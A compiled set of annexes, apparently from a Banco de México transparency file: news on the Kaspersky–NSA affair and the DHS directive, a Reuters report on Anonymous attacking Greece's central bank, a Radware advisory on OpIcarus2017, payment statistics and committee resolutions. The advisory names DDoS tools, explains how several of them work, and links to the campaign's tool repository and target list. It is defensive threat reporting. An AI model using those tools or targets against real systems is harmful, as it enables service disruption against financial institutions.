October 10, 2017

In 2015, Israeli government hackers saw something suspicious in the computers of a Moscow-based cybersecurity firm: hacking

tools that could only have come from the National Security Agency.

Israel notified the NSA, where alarmed officials immediately began a hunt for the breach, according to people familiar with the matter, who said an investigation by the agency revealed that the tools were in the possession of the Russian government.

Israeli spies had found the hacking material on the network of Kaspersky Lab, the global anti-virus firm under a spotlight in the United States because of suspicions that its products facilitate Russian espionage.

Last month, the Department of Homeland Security instructed federal civilian agencies to identify Kaspersky Lab software on their networks and remove it on the grounds that "the risk that the Russian government, whether acting on its own or in collaboration with Kaspersky, could capitalize on access provided by Kaspersky products to compromise federal information and information systems directly implicates U.S. national security." The directive followed a decision by the General Services Administration to remove Kaspersky from its list of approved vendors. And lawmakers on Capitol Hill are considering a governmentwide ban.

[Local governments keep using this software — but it might be a back door for Russia]

The NSA declined to comment on the Israeli discovery, which was first reported by the New York Times.

Kaspersky said in a statement that "as a private company, Kaspersky Lab does not have inappropriate ties to any government, including Russia, and the only conclusion seems to be that Kaspersky Lab is caught in the middle of a geopolitical fight." The company said it "does not possess any knowledge" of Israel's hack.

The firm's founder, Eugene Kaspersky, said in a blog post last week that his anti-virus software is supposed to find malware from all quarters.

"We absolutely and aggressively detect and clean malware infections no matter the source," he wrote, suggesting that the NSA

hacking tools could have been picked up as malware by the anti-virus program.

In the 2015 case, investigators at the NSA examining how the Russians obtained the material eventually narrowed their search to an employee in the agency's elite Tailored Access Operations division, which comprises hackers who collect intelligence about foreign targets. The employee was using Kaspersky anti-virus software on his home computer, according to the people familiar with the matter.

The employee, whose name has not been made public and is under investigation by federal prosecutors, did not intend to pass the material to a foreign adversary. "There wasn't any malice," said one person familiar with the case, who, like others interviewed, spoke on the condition of anonymity to discuss an ongoing case. "It's just that he was trying to complete the mission, and he needed the tools to do it."

Eugene Kaspersky, chief executive of Russia's Kaspersky Lab. (Pavel Golovkin/AP)

Concerns about Kaspersky have also emerged in the cybersecurity industry, where some officials say that the firm's software has been used not just to protect its customers' computers but also as a platform for espionage.

Over the past several years, the firm has on occasion used a standard industry technique that detects computer viruses but can also be employed to identify information and other data not related to malware, according to two industry officials, who spoke on the condition of anonymity to discuss sensitive information.

The tool is called "silent signatures" -- strings of digital code that operate in stealth to find malware but which could also be written to search computers for potential classified documents, using keywords or acronyms.

"Silent detection is a widely adopted cybersecurity industry practice used to verify malware detections and minimize false positives," the company's statement said. "It enables cybersecurity vendors to offer the most up-to-date protection without bothering users with constant on-screen alerts."

Kaspersky is also the only major anti-virus firm whose data is routed through Russian Internet service providers subject to Russian surveillance. That surveillance system is known as the SORM, or the System of Operative-Investigative Measures.

The company said that customer data flowing through Kaspersky's Russian servers is encrypted and that the firm does not decrypt it for the government.

Andrei Soldatov, a Russian surveillance expert and author of "The Red Web," said, "I would be very, very skeptical" of the claim that the government cannot read the firm's data. As an entity that deals with encrypted information, Kaspersky must obtain a license from the FSB, the country's powerful security service, he noted, which "means your company is completely transparent" to the FSB.

It is not publicly known how the Russians obtained the NSA hacking tools in 2015. Some information security analysts have speculated that the Russians exploited a flaw in Kaspersky software to filch the material.

But other experts say the Russians would not need to hack Kaspersky's systems. They say that the material could be picked up through the country's surveillance regime.

The firm is likely to be beholden to the Kremlin, said Steven Hall, who ran the CIA's Russia operations for 30 years. He said that Kaspersky's line of work is of particular interest to Russian President Vladimir Putin and that because of the way things work in Russia, Eugene Kaspersky "knows he's at the mercy of Putin."

"The case against Kaspersky Lab is overwhelming," said Sen. Jeanne Shaheen (D-N.H.), a vocal critic of Kaspersky who has pushed to remove the company's software from federal networks. "The strong ties between Kaspersky Lab and the Kremlin are very alarming."

Israel hacked Kaspersky, then tipped the NSA that its tools had been breached - The Washington Post

The federal government has increasingly conveyed its concerns about Kaspersky to the private sector. Over at least the past two years, the FBI has notified major companies, including in the energy and financial sectors, about the risks of using Kaspersky software. The briefings have elaborated on the risks of espionage, sabotage and supply-chain attacks that could be enabled through use of the software. They also explained the surveillance law that enables the Russian government to see data coursing through its domestic pipes.

"That's the crux of the matter," said one industry official who received the briefing. "Whether Kaspersky is working directly for the Russian government or not doesn't matter; their Internet service providers are subject to monitoring. So virtually anything shared with Kaspersky could become the property of the Russian government."

Late last month, the National Intelligence Council completed a classified report that it shared with NATO allies concluding that the FSB had "probable access" to Kaspersky customer databases and source code. That access, it concluded, could help enable cyberattacks against U.S. government, commercial and industrial control networks.

Jack Gillum contributed to this story.

653 Comments

Today's WorldView newsletter

Analysis on the most important global story of the day, top reads, interesting ideas and opinions to know, in your inbox weekdays.

E-mail address Sign up

By signing up you agree to our Terms of Use and Privacy Policy

Ellen Nakashima Ellen Nakashima is a national security reporter for The Washington Post. She covers cybersecurity, surveillance, counterterrorism and intelligence issues. She has also served as a Southeast Asia correspondent and covered the White House and Virginia state politics. She joined The Post in 1995. Follow

The Washington Post

Help us tell the story.

https://www.washingtonpost.com/...0/10/d48ce774-aa95-11e7-850e-2bdd1236be5d_story.html?noredirect=on&utm_term=.24315eeeec5b[23/10/2018 12:12:00 p. m.]

ANEXO "R"

https://www.dhs.gov/news/2017/09/13/dhs-statement-issuance-binding-operational-directive-17-01

Consultada el 23 de octubre de 2018

DHS Statement on the Issuance of Binding Operational Directive 17-01 | Homeland Security

Homeland Security

News Search

Blog Data Events Fact Sheets Homeland Security LIVE

In Focus Media Contacts Multimedia

National Terrorism Advisory System Podcasts

Press Releases Publications Library Social Hub

Social Media Speeches Testimony News Archive

Comunicados de Prensa

DHS Statement on the Issuance of Binding Operational Directive 17-01

Release Date: September 13, 2017

For Immediate Release
Office of the Press Secretary
Contact: 202-282-8010

WASHINGTON – After careful consideration of available information and consultation with interagency partners, Acting Secretary of Homeland Security Elaine Duke today issued a Binding Operational Directive (BOD) directing Federal Executive Branch departments and agencies to take actions related to the use or presence of information security products, solutions, and services supplied directly or indirectly by AO Kaspersky Lab or related entities.

The BOD calls on departments and agencies to identify any use or presence of Kaspersky products on their information systems in the next 30 days, to develop detailed plans to remove and discontinue present and future use of the products in the next 60 days, and at 90 days from the date of this directive, unless directed otherwise by DHS based on new information, to begin to implement the agency plans to discontinue use and remove the products from information systems.

This action is based on the information security risks presented by the use of Kaspersky products on federal information systems. Kaspersky anti-virus products and solutions provide broad access to files and elevated privileges on the computers on which the software is installed, which can be exploited by malicious

https://www.dhs.gov/news/2017/09/13/dhs-statement-issuance-binding-operational-directive-17-01[23/10/2018 12:17:24 p. m.]

cyber actors to compromise those information systems. The Department is concerned about the ties between certain Kaspersky officials and Russian intelligence and other government agencies, and requirements under Russian law that allow Russian intelligence agencies to request or compel assistance from Kaspersky and to intercept communications transiting Russian networks. The risk that the Russian government, whether acting on its own or in collaboration with Kaspersky, could capitalize on access provided by Kaspersky products to compromise federal information and information systems directly implicates U.S. national security.

The Department's priority is to ensure the integrity and security of federal information systems. Safeguarding federal government systems requires reducing potential vulnerabilities, protecting against cyber intrusions, and anticipating future threats. While this action involves products of a Russian-owned and operated company, the Department will take appropriate action related to the products of any company that present a security risk based on DHS's internal risk management and assessment process.

DHS is providing an opportunity for Kaspersky to submit a written response addressing the Department's concerns or to mitigate those concerns. The Department wants to ensure that the company has a full opportunity to inform the Acting Secretary of any evidence, materials, or data that may be relevant. This opportunity is also available to any other entity that claims its commercial interests will be directly impacted by the directive. Further information about this process will be available in a Federal Register Notice.

# # #

Topics: Cybersecurity
Keywords: cyber security, information

Last Published Date: July 17, 2018

ANEXO "S"

http://www.reuters.com/article/us-greece-cenbank-cyber/anonymous-attack-greek-central-bank-warns-others-idUSKCN0XV0RR

Consultada el 22 de enero de 2018

Anonymous attack Greek central bank, warns others

Reuters Staff

ATHENS (Reuters) - Greece's central bank became the target of a cyber attack by activist hacking group Anonymous on Tuesday which disrupted service of its web site, a Bank of Greece official said on Wednesday.

Anonymous attack Greek central bank, warns others

A protester wearing a Guy Fawkes mask, symbolic of the hacktivist group "Anonymous", takes part in a protest in central Brussels January 28, 2012. REUTERS/Yves Herman

"The attack lasted for a few minutes and was successfully tackled by the bank's security systems. The only thing that was affected by the denial-of-service attack was our web site," the official said, declining to be named.

Anonymous originated in 2003, adopting the Guy Fawkes mask as their symbol for online hacking. The mask is a stylized portrayal of an oversized smile, red cheeks and a wide moustache upturned at both ends.

"Olympus will fall. A few days ago we declared the revival of operation Icarus. Today we have continuously taken down the website of the Bank of Greece," the group says in a video on You Tube.

"This marks the start of a 30-day campaign against central bank sites across the world."

Reporting by George Georgiopoulos; Editing by Angus MacSwan

Our Standards: *The Thomson Reuters Trust Principles.*

https://www.reuters.com/article/us-greece-cenbank-cyber/anonymous-attack-greek-central-bank-warns-others-idUSKCN0XV0RR[22/01/2018 07:29:03 p. m.]

ANEXO "T"

https://security.radware.com/ddos-threats-attacks/threat-advisories-attack-reports/opicarus2017/, Consultada el 17 de enero de 2018

Threat Advisories and Attack Reports(/ddos-threats-attacks/threat-advisories-attack-reports/) / OpIcarus2017

6/8/2017

(https://twitter.com/share?url=https://security.radware.com/ddos-threats-attacks/threat-advisories-attack-reports/opicarus2017/&counturl=/ddo threats-attacks/threat-advisories-attack-reports/opicarus2017/&text=Opicarus2017

in (http://www.linkedin.com/shareArticle?mini=true&url=/ddos-threats-attacks/threat-advisories-attack-reports/opicarus2017/&title=Opicarus 201 Radware Security&summary=Opicarus is a multiphase operation originally launched by Anonymous on February 6, 2016 and is now entering its fi phase on June 11, 2017.&source=https://security.radware.com/,

OpIcarus2017

Abstract

OpIcarus is a multiphase operation originally launched by Anonymous on February 8, 2016 and is now entering its fifth phase on June 11, 2017. Its goal is to take down the websites and services associated with the global financial system. These attackers accuse the system with 'corruption' and want to raise public awareness, not financially motivated like cyber-criminals are. Their objective is to target these financial institutions with persistent denial-of-service (DoS) attacks and data dumps. Among the targets of previous attacks are the New York Stock Exchange, Bank of England, Bank of France, Bank of Greece, Bank of Jordan and the Bank of South Korea, among others.

Figure 1: Operation image of OpSacred

(/WorkArea/DownloadAsset.aspx?id=1558)

OpIcarus is a multiphase operation originally launched by Ano is now entering its fifth phase on June 11, 2017

Download a Copy Now (/WorkArea/Downlc

OpSacred – OpIcarus Phase 5

OpIcarus has become highly organized since it first launched and has evolved into its 5th campaign named OpSacred. Announced on Facebook on May 12, 2017, hackers posted the documentation, tools and associated Facebook accounts. In the manifesto, OpIcarus makes ten statements.

- Governments need to cease and desist all wars
- Governments need to return governance of the masses to the masses.
- Debt wage slavery is evil.
- Greed and materialism is evil
- That when a government no longer serves the needs of it's people that it is the duty of its citizens to resist this tyranny.
- That pollution of our planet for the purposes of greed and resource extraction must stop. We only have one planet and it is sacred.
- That capitalist lobbying of government is corruption.
- That all humanity should enjoy equality.
- That borders and nations are a manmade construct and are disingenuous as we are one.
- That all decisions should be made based on an unconditional love for humanity.

According to a Facebook post[1], OpIcarus2017 will start on June 11th and run till June 21st. The post included a target list for the operation that includes most of the organizations targeted during previous phases.




Figure 2: Opicarus Facebook Event Page

Reasons for Concern

This operation has more supporters than previous phases and is very well organized. Attackers have transitioned from suggesting LOIC to a series of scripted tools as well as using VPN's and Tor to mask their identity. They are consolidating this information in centralized location - GitHub page - to make it easier to participants to join the operation.

There are more advanced cyber-attack tools compared to previous campaigns available on the GitHub page. The Github documentation folder contains information about several large organizations. In phase 5, attackers use open source intelligent tools and scanners to visualize and analyze targeted networks. For example, Zed Attack Proxy, Z.A.P., a tool used to find security vulnerabilities in web applications.

Targets

Target list for Opicarus2017 is featured on Pastebin. Targeted sites include the International Monetary Fund, the Federal Reserve of America, and central banks of various countries around the world. The full list is available at **https://pastebin.com/CLePfFRA(https://pastebin.com/CLePfFRA)**

OpIcarus DDoS Arsenal

The operation Github page features a set of denial of service tools ranging from basic GUI tools to scripts coded in Python, Perl and C. These tools were not created for Opicarus but are rather a collection of tools used by other hacktivist and security professionals.

R U Dead Yet (RUDY) a slow-rate HTTP POST (Layer 7) denial-of-service tool using long form field submissions. By injecting one byte of information into an application POST field at a time and then waiting, R.U.D.Y. causes application threads to await the end of never-ending posts in order to perform processing (this behavior is necessary in order to allow web servers to support users with slower connections). Since R.U.D.Y. causes the target webserver to hang while waiting for the rest of an HTTP POST request, by initiating simultaneous connections to the server the attacker is ultimately able to exhaust the server's connection table and create a denial-of-service condition.

Tor's Hammer a Layer 7 DoS tool that executes a **DoS attack (/ddos-knowledge-center/ddospedia/dosattack/)** by using a classic slow POST attack, where HTML POST fields are transmitted in slow rates under the same session (actual rates are randomly chosen within the limit of 0.5-3 seconds)

Similar to R.U.D.Y., the slow POST attack causes the web server application threads to await the end of boundless posts in order to process them. This causes the exhaustion of the web server resources and causes it to enter a denial-of-service state for any legitimate traffic.

A new functionality added to Tor's Hammer is a traffic anonym capability. DoS attacks can be carried out through the Tor Network by using a native socks proxy integrated in Tor clients. This enables launching the attack from random source IP addresses, which makes tracking the attacker almost impossible.

XerXeS - an extremely efficient DoS tool providing the capacity to launch multiple automated independent attacks against several target sites without necessarily requiring a botnet.

KillApache – takes advantage of an old vulnerability allowing attackers to send requests to an Apache server to retrieve URL content in a large number of overlapping "byte ranges" or chunks, effectively causing the server to run out of useable memory - resulting in a denial-of-service condition.

Other DDoS attack tools include:

- BlackHorizon
- CescentMoon
- MasterK3Y
- OpIcarusBot
- Asundos
- Asundos2
- D4rk
- Finder

- ChiHULK
- GoldenEye
- HellSec
- IrcAbuse
- PentaDos
- Purple
- Saddam
- Saphyra
- B0wS3rDdos
- Blacknurse
- Botnet
- Clover
- Getrekt
- L7
- M60
- wso




Figure 3: OpicarusBot – A Layer 7 attack tool for Opicarus

OpIcarus Github Pages

Opicarus - https://github.com/opicaruscollective/Opicarus/(https://github.com/opicaruscollective/Opicarus/)
Documentation - https://github.com/opicaruscollective/Opicarus/tree/Documentation
(https://github.com/opicaruscollective/Opicarus/tree/Documentation)
Tools - https://github.com/opicaruscollective/Opicarus/tree/Tools(https://github.com/opicaruscollective/Opicarus/tree/Tools)
YouTube channel - https://youtu.be/rk82RfPkTkY(https://youtu.be/rk82RfPkTkY)

Attack Vectors

Nmap – a security scanner designed for network discovery and security auditing. It uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering. In addition, they identify what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics.

Zed Attack Proxy – The OWASP Zed Attack Proxy, ZAP, is a popular and open source security tool that helps users automatically scan and find security vulnerabilities in web applications.

Maltego – an open source intelligence and forensic tool allowing users to discover data from open sources and visualize the data in graphs and detailed reports for data mining and link analysis

TCP flood - One of the oldest yet still very popular DoS attacks. It involves sending numerous SYN packets to the victim. In many cases, attackers will spoof the SRC IP so the reply (SYN+ACK packet) will not return, thus overwhelming the session/connection tables of the targeted server or one of the network entities on the way (typically the firewall). Servers need to open a state for each SYN packet that arrives and they store this state in tables that have limited size. As big as this table may be it is easy to send sufficient amount of SYN packets that will fill the table, and once this happens the server starts to drop a new request, including legitimate ones. Similar effects can happen on a firewall that also has to process and invest in each SYN packet. Unlike other ICP or application level attacks the attacker does not have to use a real IP - this is perhaps the biggest strength of the attack

UDP Flood – attacker sends large UDP packets to a single destination or to random ports. Since the UDP protocol is "connectionless" and does not have any type of handshake mechanism, the main intention of a UDP flood is to saturate the Internet pipe. In most cases the attackers spoof the SRC (source) IP

HTTP/S Flood - An attack method used by hackers to attack web servers and applications. These floods consist of seemingly legitimate session-based sets of HTTP GET or POST requests sent to a targeted web server. HTTP floods do not use spoofing, reflective techniques or malformed packets. These requests are specifically designed to consume a significant amount of the server's resources, and therefore can result in a denial-of-service. Such requests are often sent en masse by means of a botnet, increasing the attack's overall power. HTTP and HTTPS flood attacks are one of the most advanced threats facing web servers today since it is hard for network security devices to distinguish between legitimate and malicious HTTP traffic.

SQL Injection – This technique takes advantage of poor application coding. When the application inputs are not sanitized, it becomes vulnerable. Attackers can modify an application SQL query to gain access to unauthorized data with administrator access, run remote commands on the server, drop or create objects in the database, and more.




Figure 4: These tools can be found on GitHub atthttps://github.com/opicarusoclicotive/Opicarus/tree/Tools(https://github.com/opicarusoclicotive/Opicarus/tree/Tools)

Effective DDoS Protection Essentials

- **Hybrid DDoS Protection (https://www.radware.com/products/defensepro/)** (on-premise + cloud) – for real-time **DDoS attack prevention (https://www.radware.com/solutions/security/)** that also addresses high volume attacks and protects from pipe saturation
- **Behavioral-Based Detection**- to quickly and accurately identify and block anomalies while allowing legitimate traffic through
- **Real-Time Signature Creation**- to promptly protect from unknown threats and 0-day attacks
- **A cyber-security emergency response plan**- that includes a dedicated emergency team of experts who have experience with Internet of Things security and handling IoT outbreaks

Effective Web Application Security Essentials

- **Full OWASP Top-10 application vulnerabilitiescoverage**– against defacements, injections, etc.
- **Low false positive rate**– using negative and positive security models for maximum accuracy
- **Auto policy generation**capabilities for the widest coverage with the lowest operational effort
- **Bot protection and device fingerprinting**capabilities to overcome dynamic IP attacks and achieving improved bot detection and blocking
- **Securing APIs** by filtering paths, understanding XML and JSON schemas for enforcement, and activity tracking mechanisms to trace bots and guard internal resources

- **Flexible deployment options**- on-premise, out-of-path, virtual or cloud-based

For further security measures, Radware urges companies to inspect and patch their network in order to defend against risks and threats.

Under Attack and in Need of Expert Emergency Assistance? Radware Can Help.

Radware offers a service to help respond to security emergencies, neutralize the risk and better safeguard operations before irreparable damages occur. If you're under DDoS attack or malware outbreak and in need of emergency assistance, **Contact us (https://www.radware.com/underattack/)** with the code "Red Button".

- **https://www.facebook.com/HarveyHarris6/posts/421743798183944(https://www.facebook.com/HarveyHarris6/posts/421743798183945)**
- **https://www.facebook.com/events/2366853868153 28(https://www.facebook.com/events/2366853868153 28/)**
- **https://en.wikipedia.org/wiki/Maltego(https://en.wikipedia.org/wiki/Maltego)**

Click here (/WorkArea/DownloadAsset.aspx?id=1558) to download a copy of the ERT Threat Alert

Download Now (/WorkArea/DownloadAsset.aspx?id=1558)

DDoS Knowledge Center

- DDoS Chronicles (/ddos-knowledge-center/ddos-chronicles/)
- Research (/ddos-knowledge-center/research/)
- DDoS Definitions - DDoSPedia (/ddos-knowledge-center/ddospedia/)
- Infographics (/ddos-knowledge-center/infographics/)

DDoS Threats and Attacks

- DDoS Attack Types (/ddos-threats-attacks/ddos-attack-types/)
- DDoS Ring of Fire (/ddos-threats-attacks/ddos-ring-of-fire/)
- Threat Advisories and Attack Reports (/ddos-threats-attacks/threat-advisories-attack-reports/)

DDoS Experts' Insider

- Losing Sleep in the C-Suite (/ddos-experts-insider/losing-sleep-c-suite/)
- Expert Talk (/ddos-experts-insider/expert-talk/)
- ERT Case Studies (/ddos-experts-insider/ert-case-studies/)

Under Attack and Need Emergency Assistance?

Radware Can Help. **Click Here. (https://www.radware.com/underattack/)**

radware.com (http://www.radware.com)

- Security (https://www.radware.com/Solutions/Security/)
- SSL Attack Protection (https://www.radware.com/solutions/ssl-attack-protection/)
- Application & Network Security (https://www.radware.com/Products/#ApplicationSecurity)

Community

- Radware Blog (http://blog.radware.com/security/)
- Radware Connect (https://itunes.apple.com/us/app/radware-connect/id391124100?mt=8)

FOLLOW US:

Twitter (https://twitter.com/radware) LinkedIn (https://www.linkedin.com/companies/165642)
Google+ (https://plus.google.com/+radware)
YouTube (https://www.youtube.com/user/radwareinc)
facebook (https://www.facebook.com/Radware)
slideshare (http://www.slideshare.net/Radware)

ANEXO "U"

http://www.banxico.org.mx/SieInternet/consultarDirectorioInternetAction.do?sector=5&accion=consultarCuadro&idCuadro=CF252&locale=es,
Consultada el 27 de marzo de 2019

SISTEMA DE INFORMACIÓN ECONÓMICA

Buscar

SIE API | Ayuda | English

/ Sistemas de pago /

Sistemas con liquidación en tiempo real. - (CF252)

Período:	Frecuencia:	Unidades:	Cifra:
Ene 1992 - Ene 2019	Mensual	Diferentes Unidades	No Homogéneo

Exportar: Exportar cuadro | Exportar series

Análisis: Mis series (0) | Agregar series

Ene 2018 - Ene 2019

	Nov 2018	Dic 2018	Ene 2019
– Sistemas con liquidación en tiempo real			
Días operados	20	19	22
– Sistema de Atención a Cuentahabientes de Banco de México SIAC			
Número de operaciones	4,574	4,187	4,272
Importe (millones de pesos)	638,058	664,853	672,831
– Sistema de Pagos Electrónicos de Uso Ampliado SPEUA 1/			
Número de operaciones	N/E	N/E	N/E
Importe (millones de pesos)	N/E	N/E	N/E
– Sistema de Liquidación de Valores INDEVAL 2/			
Número de operaciones	309,413	294,381	N/E
Importe (millones de pesos)	66,163,602	63,585,513	N/E
– Sistema de Pagos Electrónicos Interbancarios SPEI® 3/			
Número de operaciones	58,809,631	56,237,059	58,993,463
Importe (millones de pesos)	20,887,149	22,805,402	23,180,782
– Sistema de Pagos Electrónicos Interbancarios en Dólares SPID® 4/			
Número de operaciones	192,037	183,948	196,218
Importe (millones de dólares)	13,753	16,162	15 502

Notas:

Cifras acumuladas.

1/ Dejó de operar en agosto de 2005. las operaciones que se liquidaban en este sistema se liquidan en el SPEI®.

2/ Fuente: INDEVAL. Incluye liquidación del mercado de dinero y mercado de capitales. No incluye reportos entre el Banco de México y los

ANEXO "4"

BANCO DE MÉXICO

EL COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO

OBLIGACIONES DE TRANSPARENCIA
Unidad Administrativa: Dirección de Infraestructura de Tecnologías de la Información del Banco de México.

VISTOS, para resolver sobre la clasificación de información determinada por la unidad administrativa al rubro indicada, y

RESULTANDO

PRIMERO. Que con la finalidad de cumplir con las obligaciones de transparencia comunes, los sujetos obligados pondrán a disposición del público, en sus respectivos medios electrónicos y en la Plataforma Nacional de Transparencia, de acuerdo con sus facultades, atribuciones, funciones u objeto social, la información de los temas, documentos y políticas que se señalan en el artículo 70 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP).

SEGUNDO. Que quien es titular de la Dirección de Infraestructura de Tecnologías de la Información del Banco de México mediante oficio de fecha diez de febrero del dos mil veinte, hizo del conocimiento de este órgano colegiado su determinación de clasificar diversa información contenida en los documentos señalados en dicho oficio, en términos y de conformidad con la fundamentación y motivación señaladas en las carátulas y en las pruebas de daño correspondientes, respecto de los cuales se generaron las versiones públicas respectivas, y solicitó a este órgano colegiado confirmar tal clasificación y aprobar las respectivas versiones públicas.

CONSIDERANDO

PRIMERO. Este Comité es competente para confirmar, modificar o revocar las determinaciones que en materia de clasificación de la información realicen los titulares de las áreas del Banco de México, de conformidad con los artículos 44, fracción II, de la LGTAIP; 65, fracción II, de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); y 31, fracción III, del Reglamento Interior del Banco de México (RIBM). Asimismo, este órgano colegiado es competente para aprobar las versiones públicas que someten a su consideración, en términos del Quincuagésimo sexto y el Sexagésimo segundo, párrafos primero y segundo, inciso b), de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes (Lineamientos).

SEGUNDO. En seguida se analiza la clasificación realizada por las unidades administrativas referidas en el resultando Segundo.

Es procedente la clasificación de la información testada y referida como reservada, conforme a la fundamentación y motivación expresadas en las pruebas de daño correspondientes, las cuales se tienen aquí por reproducidas como si a la letra se insertasen en obvio de repeticiones innecesarias.

En consecuencia, **este Comité confirma la clasificación de la información testada y referida como reservada.**

En este sentido, **se aprueban las versiones públicas señaladas en el oficio precisado en el resultando Segundo de la presente determinación.**

Por lo expuesto con fundamento en los artículos, 44, fracción II, 137, párrafo segundo, inciso a), de la LGTAIP; 65, fracción II, y 102, párrafo primero, de la LFTAIP; 31, fracción III, del RIBM; Quincuagésimo sexto y Sexagésimo segundo, párrafos primero y segundo, inciso b), de los Lineamientos, y Quinta de las Reglas de Operación del Comité de Transparencia del Banco de México, este órgano colegiado:

RESUELVE

PRIMERO. Se **confirma la clasificación de la información testada y referida como reservada**, conforme a la fundamentación y motivación expresadas en las correspondientes pruebas de daño, en términos del considerando Segundo de la presente resolución.

SEGUNDO. Se **aprueban las versiones públicas** señaladas en el oficio precisado en el resultando Segundo de la presente determinación.

Así lo resolvió, por unanimidad de sus integrantes presentes el Comité de Transparencia del Banco de México, en sesión celebrada el trece de febrero de dos mil veinte. ----------

COMITÉ DE TRANSPARENCIA

MARÍA TERESA MUÑOZ ARÁMBURU
Presidenta

EDGAR MIGUEL SALAS ORTEGA
Integrante Suplente

JOSÉ RAMÓN RODRÍGUEZ MANCILLA
Integrante Suplente

ANEXO "5"

BANCO DE MÉXICO
RECIBIDO
27 ENE 2020
Comité de Transparencia
Por: 115343 Hora: 11:33

se recibe oficio constante en dos páginas, dos carátulas y una prueba de daño.- ...

BANCO DE MÉXICO

Ciudad de México, a 24 de enero de 2020

COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO
P r e s e n t e.

Me refiero a la obligación prevista en el artículo 60 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP), en el sentido de poner a disposición de los particulares la información a que se refiere el Título Quinto de dicho ordenamiento (obligaciones de transparencia) en el sitio de internet de este Banco Central y a través de la Plataforma Nacional de Transparencia.

Al respecto, en relación con las referidas obligaciones de transparencia, me permito informarles que esta unidad administrativa, de conformidad con los artículos 100, y 106, fracción III, de la Ley General de Transparencia y Acceso a la Información Pública, así como 97 de la Ley Federal de Transparencia y Acceso a la Información Pública, y el Quincuagésimo sexto de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes, ha determinado clasificar diversa información contenida en el documento que se indica más adelante, de conformidad con la fundamentación y motivación señaladas en la carátula y en la prueba de daño correspondientes:

Para facilitar su identificación, en el siguiente cuadro encontrarán el detalle del título del documento clasificado, el cual coincide con el que aparece en la carátula que debidamente firmada se acompaña al presente.

TÍTULO DEL DOCUMENTO CLASIFICADO	CARÁTULA NÚMERO DE ANEXO	PRUEBA DE DAÑO NÚMERO DE ANEXO
Contrato No. 0000023061 (800-19-0576-1)	1	3
Acta de la sesión especial 25/2019 del Comité de Transparencia del Banco de México	2	3

Por lo expuesto, en términos de los artículos 44, fracción II, de la Ley General de Transparencia y Acceso a la Información Pública; 65, fracción II, de la Ley Federal de Transparencia y Acceso a la Información Pública; y 31, fracción III, del Reglamento Interior del Banco de México; así como Quincuagésimo sexto, y Sexagésimo segundo, párrafos primero y segundo, inciso b), de los Lineamientos, atentamente solicito a ese Comité de Transparencia confirmar la clasificación de la información realizada por esta unidad administrativa, y aprobar la versión pública señalada en el cuadro precedente.

Asimismo, de conformidad con el Décimo de los señalados "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", informo que el personal que por la naturaleza de sus atribuciones tiene acceso al referido documento clasificado es el siguiente:

Por parte de la Dirección de Apoyo a las Operaciones:

- Gerencia de Desarrollo de Sistemas Operativos (Gerente)
- Subgerencia de Servicios de Computo (Subgerente).

Por parte de la Dirección General de Tecnologías de la Información:

- Gerencia de Cómputo (Gerente)
